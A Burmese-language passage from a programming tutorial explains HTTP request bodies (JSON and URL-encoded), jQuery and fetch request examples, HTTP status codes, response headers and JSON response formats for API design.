Accept Header ကတော့ ပြောင်းပြန်ပါ။ Client ကပြန်လိုချင်တဲ့ Content Type ကို သတ်မှတ်ဖို့အတွက် အသုံးပြုရတာပါ။ ဟိုးအပေါ်က Request တစ်ခုမှာပါတဲ့အရာတွေကို Package တစ်ခုလို့ မြင်ကြည့်ပါဆို ပြီး ပေးထားတဲ့နဲ့နာကို ပြန်လေ့လာကြည့်ပါ။ Content-Type က application/json ဖြစ်နေ သလို Accept ကလည်း application/json ဖြစ်နေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အမိပါယ် ကတော့ Client ပေးပိုမှာ JSON ဖြစ်သလို Client က ပြန်လိုချင်တာလည်း JSON ပဲ လိုချင်တယ်လို့ ပြော လိုက်တာပါ။

လက်တွေ့အသုံးပြုရမယ်လို့ပြောတဲ့အထဲမှာပါတဲ့ Authorization Header အကြောင်းကိုတော့ သက်ဆိုင်ရာအခန်း ရောက်တော့မှပဲ ပြောပြပါတော့မယ်။ အခု Request Body အကြောင်း နည်းနည်း ဆက် ကြည့်ချင်ပါတယ်။

Request Body

Client ပရိုဂရမ်နဲ့ Server ပရိုဂရမ်တို့ တည်ဆောက်ထားတဲ့ နည်းပညာတွေ မတူလည်းဘဲ HTTP ကို သုံးတာချင်းတူရင် အပြန်အလှန် ဆက်သွယ်အလုပ်လုပ်နိုင်တယ်လို့ ပြောခဲ့ပါတယ်။ ဒီနေရာမှာ ပြောစရာရှိလာတာက Data Format ပါ။ HTTP ကို သုံးကြတာချင်းတူလို့ အပြန်အလှန် ဆက်သွယ်နိုင်တယ် ဆိုပေမယ့် သုံးတဲ့ Data Format မတူရင် သူပေးတဲ့ Data ကို ကိုယ်နားမလည်း၊ ကိုယ်ပေးတဲ့ Data ကို သူနားမလည်း ဖြစ်နိုင်ပါတယ်။

HTTP ကတော့ ဘယ်လို့ Data Format (Content Type) ကို သုံးရမယ်လို့ ပုံသေကန့်သတ် မထားပါဘူး။ Support လုပ်တဲ့ Content Type ပေါင်း (၆၀၀) ကျော်ထဲက ကြိုက်တာကို သုံးပြီး ဆက်သွယ်လို့ရပါတယ်။ ဒါပေမယ့် ကြိုက်တာသုံးလို့ရတယ်ဆိုတိုင်း တစ်ယောက်တစ်မျိုး သုံးလို့မဖြစ်ပါဘူး။ ဘုံတူညီးနဲ့ Format တစ်ခုကို ရွှေးချယ် အသုံးပြုကြဖို့လိုပါတယ်။ အရင်ကတော့ အချက်အလက်ဖွဲ့စည်းပဲ တင်းကြပ်စနစ်ကျတဲ့ XML ကို ဘုံတူညီတဲ့ Data Exchange Format အနေနဲ့ အသုံးပြုကြပါတယ်။ ကနေ့ခေတ်မှာတွေ့ JSON ကိုသာ အဓိကထားပြီး အသုံးပြုကြပါတော့တယ်။ တော်း Content Type တစ်ခုခုကို နှစ်ဘက်ညီပြီး သုံးကြမယ်ဆိုရင်လည်း ဖြစ်တော့ဖြစ်နိုင်ပါတယ်။ ဒါပေမယ့် JSON ဟာ ဖွဲ့စည်းပဲစနစ်ကျတယ်၊ ပေါ့ပါးတယ်၊ အသုံးပြုရလည်း လွယ်ကူတယ်၊ ပြီးတော့ ကွန်ပူးတာစနစ် အတော်များများကလည်း နားလည်တဲ့အတွက် JSON ကိုသာ ရွှေးချယ်အသုံးပြုလာကြခြင်း ဖြစ်ပါတယ်။

Client က Data ပေးပို့တဲ့အခါ JSON Format ကို အသုံးပြုသင့်သလို့ Server က ပြန်ပို့တဲ့အခါမှာလည်း JSON Format ကိုသာ သုံးကြရမှာ ဖြစ်ပါတယ်။ တနည်းအားဖြင့် Request Body ဟာ JSON Format ဖြစ်ရမှာ ဖြစ်ပြီးတော့ Response Body ဟာလည်း JSON Format ဖြစ်ရမှာပဲ ဖြစ်ပါတယ်။

JSON အပြင်ဖြည့်စွက်မှတ်သားသင့်တဲ့ Format ကတော့ URL Encode Format ဖြစ်ပါတယ်။ သူကို Request Body အဖြစ်ရုံဖန်ရုံပါ သုံးကြပါတယ်။ URL Encode Format ဟာ ရှိုးရှိုး Plain Text တစ်မျိုး ဖြစ်ပါတယ်။ ဒါပေမယ့် Key1=Value1 & Key2=Value2 ဆိုတဲ့ ဖွဲ့စည်းပဲနဲ့ သုံးပေးရပါတယ်။ ဥပမာ -

```
name=John%20Doe&age=22&email=john%40gmail.com
```

ပေးထားတဲ့နေမှုနာကို သေချာကြည့်လိုက်ရင် သူမှာ name, age နဲ့ email ဆိုတဲ့ တန်ဖိုးသုံးခု ပါဝင်ပါ

တယ်။ Key နဲ့ Value ကို = နဲ့ ပိုင်းခြားပြီး၊ တန်ဖိုးတစ်ခုနဲ့တစ်ခုကို & သက်တနဲ့ပိုင်းခြားလို့ ဒီ Operator နှစ်ခုကို အထူးပြုမှတ်သားရပါမယ်။ တန်ဖိုးတွေထဲမှာ Space နဲ့ Special Character တွေကို အသုံးပြုခြင်းမရှိပါဘူး။ အသုံးပြုလိုရင် သတ်မှတ်ထားတဲ့နည်းအတိုင်း Encode လုပ်ပေးရပါတယ်။ %20 ဆိုတာ Space ဖြစ်ပါတယ်။ ဒါကြောင့် John%20Doe ကို Decode ပြန်လုပ်လိုက်ရင် John Doe ကိုရမှာ ဖြစ်ပါတယ်။ %40 ကတော့ @ ဖြစ်ပါတယ်။ ဒါကြောင့် john%40gmail.com ကို Decode ပြန်လုပ်လိုက်ရင် john@gmail.com ကို ရမှာပါ။

တစ်ကယ်တော့ သတ်မှတ်ထားတဲ့ URL Encode\Decode တန်ဖိုးပြောင်းတဲ့အလုပ်ကို ကိုယ်တိုင်လုပ်စရာ မလိုပါဘူး။ အသင့်သုံးလို့ရတဲ့ နည်းပညာတွေရှိပါတယ်။ ဒါကြောင့် ဒီ Encode တန်ဖိုးတွေကြောင့် မျက်စီမံ ရှုပ်ရအောင် နောက်ပိုင်းနှမူနာတွေမှာဆိုရင် Encode လုပ်ပြီးတော့ ဖော်ပြမှာမဟုတ်တော့ဘဲ၊ ရှိုးရှိုးပဲ ဖော်ပြသွားတော့မှာပါ။ ဒီလိုပါ -

```
name=John Doe&age=22&email=john@gmail.com
```

ဒီလိုရှိုးရှိုးအမြင်အတိုင်း ဖော်ပြထားပေမယ့်၊ တစ်ကယ်တမ်း အလုပ်လုပ်တဲ့ အခါမှာတော့ Space အပါအဝင် Special Character တွေကို သတ်မှတ်ထားတဲ့ နည်းလမ်းအတိုင်း Encode လုပ်ပြီးတော့ အလုပ်လုပ်သွားပါလား ဆိုတာကို လေ့လာသူက သိထားဖို့ပဲ လိုပါတယ်။ ကိုယ်တိုင်လိုက်လုပ်ပေးစရာ တော့ လိုခဲပါတယ်။ တစ်ခါတစ်ရုံ မဖြစ်မနေ ကိုယ်တိုင် Encode/Decode လုပ်ပေးဖို့ လိုတယ်ဆိုရင်လည်း သက်ဆိုင်ရာ Language မှာအသင့်ပါတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးနိုင်ပါတယ်။ ဥပမာ - JavaScript မှာ encodeURIComponent() ကိုသုံးပြီးတော့ ရှိုးရှိုး String ကို URL Encode ပြောင်းနိုင်သလို၊ decodeURIComponent() ကိုသုံးပြီးတော့ String ပြန်ပြောင်းနိုင်ပါတယ်။

အခု စာအနေနဲ့ ဖတ်ရှုလေ့လာခဲ့တဲ့ သဘောသဘာဝတွေကို ရှုထောင့်တစ်မျိုးပြောင်း လေ့လာပြီးသား ဖြစ်သွားအောင် ကုဒ်နှမူနာလေးတစ်ချို့နဲ့လည်း ဆက်လက်ဖော်ပြပါဦးမယ်။

Request Code Sample

ဒီကုဒ်နမူနာတွက လက်တွေ့ လိုက်ရေးဖြီ မဟုတ်သေးပါဘူး။ စာနဲ့လေ့လာခဲ့တဲ့ သဘောသဘာဝကို ပိုပြီး မြင်သွားအောင် ကုဒ်နမူနာအနေတဲ့ ထပ်ပြပေးတဲ့ သဘောပါ။ ကုဒ်တွေကို လိုက်ဖတ်ပြီး လေ့လာကြည့်ပါ။

JavaScript/jQuery

```
$.ajax({
    url: "/products/",
    type: "POST",
    contentType:"application/x-www-form-urlencoded",
    data: "name=Book&price=8.99",
    success: function() {
        // do something
    }
});
```

ဒါဟာ jQuery ရဲ `ajax()` Function ကို အသုံးပြုပြီး Request ပေးပို့နည်း ဖြစ်ပါတယ်။ `url`, `type`, `contentType`, `data` စသဖြင့် Request တစ်ခုမှာ ပါဝင်ရမယ့်အရာတွေကို ပြည့်ပြည့်စုစု သတ်မှတ်ပေးရတာကို တွေ့နိုင်ပါတယ်။ jQuery က HTTP အကြောင်း သေချာမသိတဲ့ သူတွေလည်း အသုံးပြုရတာ လွယ်စေခဲ့လို့ ထင်ပါတယ်။ အသုံးအနှစ်းတွေကို ပြောင်းထားပါတယ်။ `type` ဆိုတာ `METHOD` ကို ပြောတာပါ။ `data` ဆိုတာ `BODY` ကို ပြောတာပါ။ ဒီကုဒ်ကိုပဲ နည်းနည်းပြင်လိုက်လို့ ရပါ သေးတယ်။

JavaScript/jQuery

```
$.ajax({
    url: "/products/",
    type: "POST",
    data: { name: "Book", price: 8.99 },
    success: function() {
        // do something
    }
});
```

`contentType` ဖြုတ်လိုက်တာပါ။ `contentType` မပါရင် Default က URL Encode ပဲမို့လိုပါ။ ပြီး တော့ `data` ကိုကြည့်ပါ။ URL Encode ဆိုပေမယ့် JSON အနေနဲ့ ပေးလို့ရပါတယ်။ jQuery က JSON ကို URL Encode ဖြစ်အောင် သူဘာသာပြောင်းပေးသွားမှာ မို့လိုပါ။

နောက်ထပ်ကုဒ်နမူတာတစ်မျိုး ထပ်ကြည့်လိုက်ပါ၌။

JavaScript

```
fetch("/products", {
    method: "POST",
    headers: {
        "Content-type": "application/json",
        "Accept": "application/json"
    },
    body: JSON.stringify({ name: "Book", price: 8.99 })
});
```

ဒါကတော့ ES6 `fetch()` ကိုအသုံးပြုပြီး Request ပေးပိုလိုက်တာပါ။ သူကတော့ HTTP အသုံးအနှစ်းအမှန်အတိုင်းပဲ အသုံးပြုပေးပါတယ်။ URL ကို ပထမ Parameter အနေနဲ့ ပေးပြီး ကျန်တဲ့ Method, Headers, Body စတာတွေက နောက်ကလိုက်ရတာပါ။ နမူနာမှာ HEADERS ရဲ့ Content-type ကို JSON လို့ သတ်မှတ်ထားတာကို တွေ့နှင့်ပါတယ်။ ဒီနေရာမှာ Accept Header ကိုလည်း သတိပြုပါ။ တစ်ချို့ Server တွေက Data Format နှစ်မျိုးသုံးမျိုး Support လုပ်ကြပါတယ်။ အဲဒီလို့ Support လုပ်တဲ့ အခါ Client က Accept Header ကိုသုံးပြီး ကိုယ်လိုချင်တဲ့ Format ကို ပြောပြလိုရတဲ့သဘောပါ။

BODY အတွက် JSON Data ကိုပေးထားပါတယ်။ ဒီလိုပေးတဲ့အခါ ရေးထံးက JSON ရေးထံးနဲ့ ရေးရပေ မယ့် ပို့တဲ့အခါ String အနေနဲ့ ပို့ရလို `JSON.stringify()` Function ရဲ့အကူအညီနဲ့ String ပြောင်းထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကိုလည်း သေချာ သတိပြုပါ။ Content Type ကို JSON လိုပြောထားတဲ့ အတွက် ပို့တဲ့ Format က JSON Format မှန်ရပါတယ်။ ဒါပေမယ့် HTTP က တစ်ကယ်ပို့တဲ့အခါ String အနေနဲ့ပဲ ပို့တာပါ။ ဒါကြောင့် JSON Format နဲ့ ရေးထားတဲ့ String ကို ပို့တာ ဖြစ်ရမှာပါ။

ဒီလောက်ဆိုရင် HTTP Request တွေအကြောင်း စုံသင့်သလောက် စုံသွားပါပြီ။ နောက်တစ်ခန်းမှာ Response တွေအကြောင်း ဆက်ကြည့်ကြရအောင်။

အခန်း (၆၈) – HTTP Response

HTTP Request တွက် မှတ်ရလယ်အောင် Method, URL, Header, Body ဆိုပြီး (၁) ပိုင်းမှတ်နိုင်တယ် လို့ ပြောခဲ့ပါတယ်။ HTTP Response တွက်တော့ (၂) ပိုင်း မှတ်ပေးပါ။

1. Status Code
2. Response Headers
3. Response Body

Request မှာတုံးက ပေးပို့တဲ့အခါ Package လေးတစ်ခုအနေနဲ့ Method, URL, Headers, Body တွက် စွဲပြီးတော့ ပို့တယ်လို့ ပြောခဲ့ပါတယ်။ Server က ပြန်လည်ပေးပို့တဲ့ Response တွက်လည်း ဒီလိုပုံစံ Package လေးနဲ့ပဲ ထုပ်ပိုးပြီး ပြန်လာတယ်လို့ မြင်ကြည့်နိုင်ပါတယ်။

1. STATUS CODE
201 Created
2. HEADERS
Content-Type: application/json
Location: http://domain/books/3
3. BODY
{ id: 3, name: "Book", price: 4.99 }

Request တိုးက Method တွေကို ဦးစားပေး ကြည့်ခဲ့ပါတယ်။ Response အတွက်တော့ Status Code တွေကို ဦးစားပေးပြီး လေ့လာကြရမှာပါ။

Status Codes

Status Code တွေကို အုပ်စု (၅) စုစွဲပြီး မှတ်နိုင်ပါတယ်။

- **1xx** - လက်ခံရရှိကြောင်း အသိပေးခြင်း
- **2xx** - ဆက်သွယ်မှု အောင်မြင်ခြင်း
- **3xx** - တည်နေရာ ပြောင်းလဲခြင်း
- **4xx** - Client ကြောင့်ဖြစ်သော Error
- **5xx** - Server ကြောင့်ဖြစ်သော Error

Status Code တွေဟာ အမြဲတမ်း (၃) လုံးတဲ့ပဲလာပါတယ်။ တဗြားပုံစံမလာပါဘူး။ 1 နဲ့စတဲ့ Status Code တွေဟာ ဆက်သွယ်မှုကို လက်ခံရရှိကြောင်း အကြောင်းပြန်တဲ့ ကုဒ်တွေပါ။ အလုပ်မလုပ်သေးပါဘူး၊ အသိပေးတဲ့ အဆင့်ပဲ ရှိပါသေးတယ်။ 2 နဲ့စတဲ့ Status Code တွေကတော့ အများအားဖြင့်ဆက်သွယ်မှု အောင်မြင်သလို သက်ဆိုင်ရာလုပ်ငန်းလည်း အောင်မြင်တယ်လို့ အဓိပ္ပာယ်ရတဲ့ ကုဒ်တွေပါ။ 3 နဲ့စတဲ့ Status Code တွေကတော့ အများအားဖြင့် Client လိုချင်တဲ့အချက်အလက်ရဲ့ တည်နေရာပြောင်းသွား ကြောင်း အသိပေးတဲ့ Code တွေပါ။ 4 နဲ့ စတဲ့ Status Code တွေကတော့ ဆက်သွယ်မှု မအောင်မြင်တဲ့ အခါ Error အနေနဲ့ ပေးမှာပါ။ မအောင်မြင်ရခြင်းအကြောင်းရင်းက Client ရဲ့ အများကြောင့်ပါ။ 5 နဲ့စတဲ့ Status Code တွေကလည်း ဆက်သွယ်မှု မအောင်မြင်တဲ့အခါ Error အနေနဲ့ ပေးမှာပါပဲ။ ဒါပေမယ့် ဒီ တစ်ခါတော့ မအောင်မြင်တာ Server ရဲ့ အများကြောင့်ပါ။

Status Code ပေါင်း (၅၀) ကျော်ရှိလို့ တစ်ခုမကျန်အကုန်မဖော်ပြတော့ပါဘူး။ အရေးကြီးတဲ့ Code တွေ ကိုပဲ ရွှေးထုတ်ဖော်ပြသွားပါမယ်။ အရေးကြီးပါတယ်။ ကိုယ့် Service နဲ့ API ဘက်က သင့်တော်မှန်ကန်တဲ့ Status Code ကို ပြန်ပေးနိုင်ဖို့ လိုအပ်တဲ့အတွက် Code တွေရဲ့ အဓိပ္ပာယ်ကို သတိပြုမှတ်သားပေးပါ။

200 OK – ဆက်သွယ်မှုကိုလက်ခံရရှိပြီး လုပ်ငန်းအားလုံး အောင်မြင်တဲ့အခါ ဒါ Code ကိုပြန်ပိုပေးရမှာပါ။ Request Method ဘာနဲ့ပဲလာလာ အောင်မြင်တယ်ဆိုရင် သုံးနိုင်ပါတယ်။

201 Created – ဆက်သွယ်မှုကိုလက်ခံရရှိပြီး အချက်အလက်သစ် တည်ဆောက်အောင်မြင်တဲ့အခါ ပြန်ပိုပေးရမှာပါ။ အများအားဖြင့် **POST** သို့မဟုတ် **PUT** Method နဲ့လာတဲ့ Request တွေကို တံ့ပြန်ဖိုပါ။

202 Accepted – ဆက်သွယ်မှုကို အောင်မြင်စွာလက်ခံရရှိတယ်၊ လုပ်စရာရှိတာ ဆက်လုပ်ထားလိုက်မယ်လို့ ပြောတာပါ။ လက်ခံရရှိကြောင်းသက်သက်ပဲ အကြောင်းပြန်လိုတဲ့အခါ သုံးနိုင်ပါတယ်။

204 No Content – ဆက်သွယ်မှုကို လက်ခံရရှိတယ်၊ အောင်မြင်တယ်၊ ဒါပေမယ့် ပြန်ပိုစရာ အချက်အလက် မရှိတဲ့အခြေအနေပျိုးမှာ သုံးနိုင်ပါတယ်။ ဥပမာ **DELETE** Method နဲ့လာတဲ့ Request ပျိုးပါ။ ဖျက်လိုက်တယ်၊ အောင်မြင်တယ်၊ ဒါပေမယ့် ဘာမှပြန်မပို့တော့ဘူး ဆိုတဲ့သဘောပါ။

301 Move Permanently – အချက်အလက်ရဲ့ တည်နေရာပြောင်းသွားကြောင်း အသိပေးဖို့ သုံးပါတယ်။ Redirect ဆိုတဲ့သဘောပါ။ ဥပမာ - /items ကိုလိုချင်တယ်လို့ Client က Request လုပ်လာပေမယ့် /items ကမရှိဘူး၊ /products ပဲရှိတယ်ဆိုရင် 301 ကို Location Header နဲ့တဲ့ပြီး ပြန်ပိုနိုင်ပါတယ်။ ဥပမာ ဒီလိုပါ။

Request

```
GET /items
Content-Type: application/json
```

Response

```
301 Move Permanently
Location: http://domain/products
```

307 Temporary Redirect – နံပါတ်ကျဉ်ပြီး 307 ကို ပြောလိုက်တာ သဘောသဘာဝ တူလိုပါ။ တည်နေရာ ပြောင်းသွားကြောင်း ပြောတာပါပဲ။ Redirect အတွက် သုံးပါတယ်။ ကွာသွားတာက 301 ဆိုရင် အပြီးပြောင်းတာ နောက်ပြန်မလာနဲ့တော့လို့ အမိပ္ပါယ်ရပြီး 307 ဆိုရင်တော့ ခဏပြောင်းတာ၊ နောက်ပြန်လာခဲင် လာခဲ့ ဆိုတဲ့သဘောမျိုး အမိပ္ပါယ်ရပါတယ်။

304 Not Modified – ဒါကအများအားဖြင့် Cache အတွက်အသုံးပါတယ်။ ရုံးရှိုး Web Application တွေမှာ ဒါ Status Code ကို အမြဲလိုလိုတွေ့ရပေမယ့် API မှာတော့ အသုံးနည်းပါတယ်။ Client က Request လုပ်တဲ့အခါမှာ If-Modified-Since Header ကိုသုံးပြီးတော့ အပြောင်းအလဲရှိမှုပေးပါလို့ ပြောလိုရတယ်။ ဒါဆိုရင် Server က စစ်ကြည့်ပြီးတော့ အပြောင်းအလဲမရှိရင် Data ကို ပြန်မပေးတော့ဘဲ 304 Not Modified လို့ ပြောလိုက်လို့ ရတဲ့သဘောပါ။

400 Bad Request – Client ရဲ့ Request က မပြည့်စုံရင် (သို့မဟုတ်) တစ်ခုခု မှားနေရင် ပြန်ပေးတဲ့ Error Code ပါ။

401 Unauthorized – Client က Request လုပ်လာပေမယ့် အဲဒီနေရာကိုဝင်ခွင့်မရှိတဲ့အခါ ဒါ Code ကို Error အနေနဲ့ပေးပါတယ်။

Security မှာ Authentication နဲ့ Authorization ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ လေ့လာစမှာ ဒီနစ်ခုကို ခပ်ဆင်ဆင်ဖြစ်နေလို့ ရောကြပါတယ်။ မျက်စိလည်ကြပါတယ်။ အကျဉ်းချုပ်ပြောရရင် Authentication ဆိုတာ ဝင်ခွင့်ရှိမရှိစစ်တာပါ။ Login ဝင်လိုက်ရင် Authenticate ဖြစ်သွားတယ်၊ ဝင်ခွင့်ရသွားတယ် ဆိုပါတော့။ Authorization ဆိုတာကတော့ လုပ်ခွင့်ရှိမရှိစစ်တာပါ။ ဝင်ခွင့်ရှိရင်တောင် လုပ်ခွင့်က ရှိချင်မှ ရှိမှာပါ။ Authenticate ဖြစ်နေပေမယ့် Authorize ဖြစ်ချင်မှ ဖြစ်တာပါ။ ဒီလိုရောတတ်တဲ့ကိစ္စကိုမှ ထပ်ပြီးမျက်စိလည်စရာ ဖြစ်သွားနိုင်တာကော့ 401 Unauthorized မှာ အသုံးအနှစ်း Unauthorized လို့ ပါနေပေမယ့် တစ်ကယ်တစ်း Authenticate လိုတဲ့နေရာမှာ သုံးရတာပါတဲ့။ Authorize လိုတဲ့နေရာတွေအတွက် 403 Forbidden ကို သုံးရပါတယ်။

403 Forbidden – Client က Request လုပ်လာပေမယ့် သူမှာ အဲဒီအလုပ်ကို လုပ်ခွင့်မရှိတဲ့အခါ 403 Forbidden ကို Error Code အနေနဲ့ ပြန်ပေးရပါတယ်။

404 Not Found – မရှိတဲ့အရာတစ်ခုကို Client က Request လုပ်ယူဖို့ကြိုးစားတဲ့အခါ ပေးရတဲ့ Error Code ဖြစ်ပါတယ်။ ဒီဟာကတော့ ကျွန်တော်တို့ အင်တာနက်ပေါ်မှာ မကြာခဏ တွေ့ဖူးနေကြပါ။ Request URL မှားနေတာ (သို့မဟုတ်) အရင်က မှန်ပေမယ့် အခုံဗ်ထားလိုက်လို့ မရှိတော့တာမျိုးမှာ ပေးရမှာပါ။

405 Method Not Allowed – တစ်ချို့ URL တွေကို အသုံးပြုခွင့်ရှိတဲ့ Method နဲ့ မရှိတဲ့ Method တွေ ခွဲပြီးသတ်မှတ်ထားမယ်ဆို သတ်မှတ်ထားလို့ ရပါတယ်။ ဥပမာ /users ဆိုတဲ့ URL အတွက် GET နဲ့ POST လက်ခံပေမယ့် DELETE လက်မခံဘူး ဆိုကြပါစို့။ Client က /users ကို DELETE Method နဲ့ Request လုပ်လာတဲ့အခါ 405 ကို ပြန်ပေးနိုင်ပါတယ်။

409 Conflict – Database Table တစ်ခုထဲမှာ Record အသစ်တစ်ကြောင်း ထည့်လိုက်တယ်ဆိုရင် Auto-Increment နဲ့ ID ပြန်ရလေ့ ရှိပါတယ်။ Auto-Increment မသုံးရင်လည်း တြော်နည်းလမ်း တစ်ခုခု နဲ့ Unique ဖြစ်တဲ့ Key/ID တစ်ခုခုကို ပြန်ရလေ့ ရှိပါတယ်။ ဒါကြောင့် အသစ်ထည့်လိုရင် ID တွေ Key တွေ မပေးရပါဘူး။ ဒါကြောင့် အသစ်တည်ဆောက်ပါလို့ပြောတဲ့ Request တွေမှာ ID ပေးလာတဲ့အခါ လက်မခံ သင့်ပါဘူး။ အဲဒီလို ID ပေးပြီး အသစ်ဆောက်နိုင်းနေရင် 409 Conflict ကို Error Code အနေနဲ့ ပြန်ပေးရပါတယ်။

415 Unsupported Media Type – Client က Accept Header နဲ့ သူလိုချင်တဲ့ Response Body Format ကို ပြောလို့ရတယ်လို့ ပြောခဲ့ပါတယ်။ အကယ်၍ Client က လိုချင်တဲ့ Format ကို Server က Support မလုပ်ရင် 415 ကို Error Code အနေနဲ့ ပြန်ပေးရပါတယ်။

418 I'm a Teapot – ဟာသသဘောနဲ့ ထည့်ထားတဲ့ Error Code ပါ။ ဟာသဆိုပေမယ့် တစ်ကယ်ရှိ ပါတယ်။ Client က Server ကို ကော်မြိတ်ခွက်ပေးပါလို့ Request လုပ်လာခဲ့ရင် 418 ကို Error Code အနေနဲ့ ပြန်ပေးရတာပါ။ Teapot မိုလိုလက်ဘက်ရည်ပဲရမယ်၊ ကော်မြိတ်ဘူးလို့ ပြောလိုက်တဲ့ သဘောပါ။

429 Too Many Requests – Server တွေမှာ လက်ခံနိုင်တဲ့ Request အရေအတွက် အကုန်အသတ်ရှိကြပါတယ်။ ဥပမာ – တစ်မီနှစ်မှာ Client တစ်ခုဆီက Request အကြိမ် (၆၀) ပဲ လက်ခံမယ်ဆိုတာမျိုးပါ။ သတ်မှတ်ထားတဲ့ Request အကြိမ်ရောက်သွားပြီဆိုရင် 429 ကို Error အနေနဲ့ ပြန်ပေးနိုင်ပါတယ်။

500 Internal Server Error – Client Request က အဆင်ပြေပေမယ့် Server ဘက်မှာ Error ဖြစ်နေတဲ့အခါ ပြန်ပေးရတဲ့ Code ပါ။ ဘာ Error မှန်းမသိတဲ့အခါ (သို့မဟုတ်) ဘာ Error လည်း မဖြောပြချင်တဲ့အခါ 500 ကို ပြန်ပေးကြပါတယ်။

502 Bad Gateway – Server တွေဟာ အချင်းချင်း ဆက်သွယ်ပြီးတော့လည်း အလုပ်လုပ်ဖို့ လိုတတ်ပါတယ်။ Client Request ကို လက်ရှိ Server က လက်ခံရရှိပေမယ့် လိုအပ်လို့ နောက် Server ကို ထပ်ဆင့် ဆက်သွယ်တဲ့အခါ အဆင်မပြေဘူးဆိုရင် 502 ကို ပြန်ပေးလေ့ရှိကြပါတယ်။

503 Service Unavailable – Server တွေမှာ တစ်ချိန်တည်း တစ်ပြိုင်းတည်း Concurrent လက်ခံအလုပ်လုပ်နိုင်တဲ့ ပမာဏအကုန်အသတ်ရှိပါတယ်။ ဥပမာ – Client အခု (၂၀) ကိုပဲ တစ်ပြိုင်တည်း လက်ခံ အလုပ်လုပ်နိုင်တယ် ဆိုတာမျိုးပါ။ တစ်ပြိုင်တည်း ဆက်သွယ်တဲ့ Client က သတ်မှတ်အရေအတွက် ကျော်သွားတဲ့အခါ 503 ကို ပြန်ပေးကြပါတယ်။

မှတ်စရာနည်းနည်းများတယ်လို့ ဆိုနိုင်ပေမယ့်၊ အခက်ကြီးတော့လည်း မဟုတ်ပါဘူး။ ကြိုးစားမှတ်သားထားပေးပါ။ API ဒီမိုင်းမှာ Request Method တွေနဲ့ Status Code တွေဟာ အရေးအကြီးဆုံးအစိတ်အပိုင်းတွေလို့ ဆိုနိုင်ပါတယ်။

ဆက်လက်ပြီး Response Header တွေအကြောင်းလေ့လာကြပါမယ်။

Response Headers

Response Headers တွေထဲမှာ Content-Type နဲ့ Location တိုကိုပဲ အရင်ကြည့်ရမှာပါ။ Request Headers အကြောင်းပြောခဲ့တဲ့ကနဲ့ သဘောသဘာဝ အတူတူပါပဲ။ Content-Type Header ကိုအသုံးပြုပြီးတော့ Response Body ရဲ့ Content Type ကို သတ်မှတ်ပေးရမှာပါ။ Response Body က လည်း Request Body လိုပဲ JSON ပဲ ဖြစ်ရမှာမို့လို့ application/json ကိုပဲ အသုံးပြုရမှာပါ။ ဒါပေါ်မယ့် Request Body မှာလို့ URL Encoded ကိုတော့ Response မှာ မသုံးကြပါဘူး။ ဒါကြောင့် Response Body ရဲ့ Content Type အဖြစ် JSON တစ်မျိုးတည်းပဲ သုံးရမှာလို့ ဆိုနိုင်ပါတယ်။

Location Header ကိုတော့ အထူးသဖြင့် POST နဲ့လာတဲ့ Request တွေအတွက် သုံးပါတယ်။ ဒီလိုပါ -

Request

```
POST /products
Content-Type: application/json
{ name: "Book", price: 4.99 }
```

Response

```
201 Created
Content-Type: application/json
Location: http://domain/products/3
{ id: 3, name: "Book", price: 4.99 }
```

Request က POST နဲ့လာတဲ့အတွက် Request Body ကိုသုံးပြီး အချက်အလက်သစ်တစ်ခု ဖန်တီးပေးလိုက်ပါတယ်။ ဒီလိုဖန်တီးလိုက်တဲ့အတွက် ထွက်လာတဲ့ ID တန်ဖိုးက နမူနာအရ 3 ပါ။ ဒါကြောင့် Response မှာ Status Code အနေနဲ့ 201 Created ကိုသုံးပြီးတော့ Headers မှာ Location ကိုသုံးပြီး ဖန်တီးလိုက်တဲ့ Record ကို ပြန်ကြည့်ချင်ရင် ကြည့်လို့ရတဲ့ URL ကို တဲ့ပေးလိုက်တာပါ။

တခြား Headers တွေလည်း သူနေရာနဲ့သူအရေးကြီးပေမယ့် Request တဲ့ကလိုပဲ လက်တွေ့အသုံးပြုရမယ့် Headers တွေကိုပဲ ရွေးကြည့်ချင်တဲ့ သဘောပါ။

- Access-Control-Allow-Credentials
- Access-Control-Allow-Origin
- Access-Control-Allow-Methods
- Access-Control-Allow-Headers
- Cache-Control
- Content-Encoding
- Content-Length
- **Content-Type**
- Expires
- Server
- Last-Modified
- **Location**
- Set-Cookie
- WWW-Authenticate
- X-Rate-Limit-Limit *
- X-Rate-Limit-Remaining *
- X-Rate-Limit-Reset *

ဒီထဲက Access-Control-* နဲ့ စတဲ့ Headers တွေအကြောင်းကိုတော့ CORS လိုပေါ်တဲ့ နည်းပညာ အကြောင်း ရောက်တော့မှ ထည့်ပြေပါမယ်။ X-Rate-* နဲ့ စတဲ့ Headers တွေကတော့ Standard Headers တွေ မဟုတ်ကြပါဘူး၊ ဒါပေမယ့် API ဒီဇိုင်းအတွက် အသုံးများကြတဲ့ Custom Headers တွေပါ။ နောက်တစ်ခန်းကျဉ်းမှာ ဒီအကြောင်း ထည့်ပြေသွားမှာပါ။

Response Body

Response Body ဟာ JSON Format ဖြစ်ရမှာပါ။ ဒီနေရာမှာ Data ကို ပုံစံနှစ်မျိုးနဲ့ ပြန်ပေးလိုပါတယ်။ အရှိအတိုင်းပြန်ပေးလိုပါသလို Data Envelope နဲ့ထည့်ပြီးတော့လည်း ပြန်ပေးလိုပါတယ်။ ဥပမာ - စာအုပ်စာရင်းတစ်ခု JSON Array အနေနဲ့ ရှိတယ်ဆိုပါစို့။ ဒါကို အရှိအတိုင်း ပြန်ပေးမယ်ဆိုရင် သူရဲ့ ဖွဲ့စည်းပုံက ဒီလိုဖြစ်နိုင်ပါတယ်။

JSON

```
[  
    { id: 1, title: "React", price: 4.99 },  
    { id: 2, title: "Laravel", price: 4.99 },  
    { id: 3, title: "API", price: 4.99 }  
]
```

အရှိအတိုင်း၊ ဒီအတိုင်းမပေးပဲ Data Envelope နဲ့ အပ်ပြီးတော့ အခုလိုလည်း ပြန်ပေးလိုဂျပါတယ်။

JSON

```
{
  data: [
    { id: 1, title: "React", price: 4.99 },
    { id: 2, title: "Laravel", price: 4.99 },
    { id: 3, title: "API", price: 4.99 }
  ]
}
```

